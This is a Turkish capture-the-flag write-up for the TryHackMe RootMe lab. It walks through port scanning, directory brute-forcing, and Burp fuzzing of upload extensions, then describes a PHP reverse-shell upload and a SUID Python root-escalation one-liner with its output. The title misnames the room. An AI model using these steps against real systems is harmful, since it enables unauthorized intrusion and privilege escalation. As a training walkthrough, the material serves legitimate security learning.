RootMe Attacktive Directory Makine Çözüm Dokümanı

Adım 1

Hedef IP'nin nmap port tarama aracı ile taranıp üzerinde açık olan portların ve servislerin versiyonları ile birlikte taranması ve kaydedilmesi.

$ nmap -Pn -oN nmap.txt --open -sV <cihaz IPsi>

Kullanılan Nmap seçenekleri;

-Pn ilgili IP'yi up olarak varsay ve keşif aşamasını geç.

-oN nmap.txt taramanın sonuçlarını text formatında nmap.txt dosyasına yaz.

--open sadece açık portları göster.

-sV Var olan servislerin versiyonlarına da bak.

```
Host is up (0.096s latency).
Not shown: 508 closed ports, 490 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

İki adat servisin çalıştığını görmekteyiz "SSH" ve "HTTP (Apache)". "SSH" servisinin versiyonu yüksek olduğundan herhangi bir zafiyeti bulunmamaktadır.
"HTTP" servisinin Apacher Web server tarafından sağlandığı görülmekte, versiyonu hakkında birkaç zafiyet görülse de bu zafiyetler tetiklenmemektedir.

Adım 2


Cihazın "HTTP" servisine baktığımızda basit bir web sitesi olduğunu görmekteyiz. Sayfanın kodlarını incelediğimizde ilgi çekici herhangi bir durum görülmemekte. Ancak başka hangi sayfalar olduğunu incelemek için "Directory Brute-Force" saldırısı yapabiliriz. Bu yöntem ile var olan başka sayfaları ve dosyaları keşfedebiliriz. Bu saldırı için "dirsearch" aracından yararlanabiliriz.

$ dirsearch.py -e * -u http:// <cihaz IPsi>/ -w /mnt/hgfs/Wordlist/SecLists/Discovery/Web-Content/big.txt

-e * Tüm dosya extentionlarının taranması.


-u Taranacak URL'in belirtilmesi.

-w Taramanın yapılacağı wordlist yolunun belirtir




Adım 3

Keşfedilen sayfalar arasında “/panel/” sayfası dosya yüklememizi ve “/uploads/” sayfası ise yüklenen bu dosyaları görüntülememizi ve çalıştırmamızı sağlamaktadır. Ayrıca web servisinin “.php” dosyalarını çalıştırdığını keşfetmiş bulunuyoruz.




Herhangi bir text dosyası yüklenmeye çalışıldığında dosyanın yüklenmesine izin verilmektedir ancak herhangi bir “php” dosyası yüklemeye çalışıldığından dosya yüklenmeye izin verilmemiştir.

Hangi uzantıların yüklenebildiğini keşfedebilmek için “BupSuite Proxy” aracını kullanabiliriz.




İstek yakalanıp “Intruder” sekmesine gönderilir.

“Intruder” sekmesinde “Positions” kısmında “Attack Type” “Spider” olarak seçilir. Upload etmek istediğimiz dosyanın adı bulunur ve sadece uzantı kısmı seçilerek ‘§’ işaretleri arasına alınır ya da ilgili kısmın seçili iken “Add §” tuşuna basılır.



En çok kullanılan extention listesi online aranarak bulunabilir (“Kaynaklar kısmında yardımcı linkler bulunabilir.”) ve “Payloads” kısmından “Simple List” seçeneği seçilerek bu liste upload edilir.




Ekrarnın sağ üst kısmında bulunan “Start attack” tuğuna basarak saldırı başlatılır ve tüm giden request’lere gelen responce’lar arasında error mesajı olmayan ya da responce “Length”i farklı olan hata mesajı içermeyen ve izin verilen uzantı olacaktır.


Bu durumda izin verilen uzantının “.phtml” olduğunu görebiliriz.

Adım 4


Bulunan basit bir “php-reverse-shell” dosyası “shell.phtml” olarak kaydedilebilir. “Netcat” aracı ile herhangi bir port gelecek bağlantı için dinlenmeye başlanır.



Shell dosyasının içeriği dinlediğimiz port ve VPN ağındaki IP adresimiz ile değiştirilir.



Yüklenen dosya çalıştırıldığında “www-data” kullanıcısı olarak makineye erişim sağlayabiliriz.



Adım 5

Root serviyesine kadar yetki yükseltmek için “SUID” dosyalarını inceleyebiliriz. Bu dosyalar Linux işletim sisteminde özel izin verilen dosyalardır. İlgili dosyalar çalıştırıldığında dosyanın yazarının yetkileri ile çalıştırılır; dosyayı asıl çalıştıran olarak değil.

$ find / -perm -u=s -type f 2>/dev/null

```
$ find / -perm -u=s -type f 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
```

Listelenen bu dosyalardan standardın dışında ve yanlış yetkilendirme verilen dosyalara bakıldığında “/usr/bin/python” olabileceğini görüyoruz.

Python komutu her çalıştırıldığında “root” kullanıcısı olarak çalışacaktır. Python shell aktive edildiğinde “root” olarak çalışacaktır.

$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

```
$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Kaynaklar:

- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- https://gtfobins.github.io/
- https://tryhackme.com/room/rrootme
- https://github.com/pentestmonkey/php-reverse-shell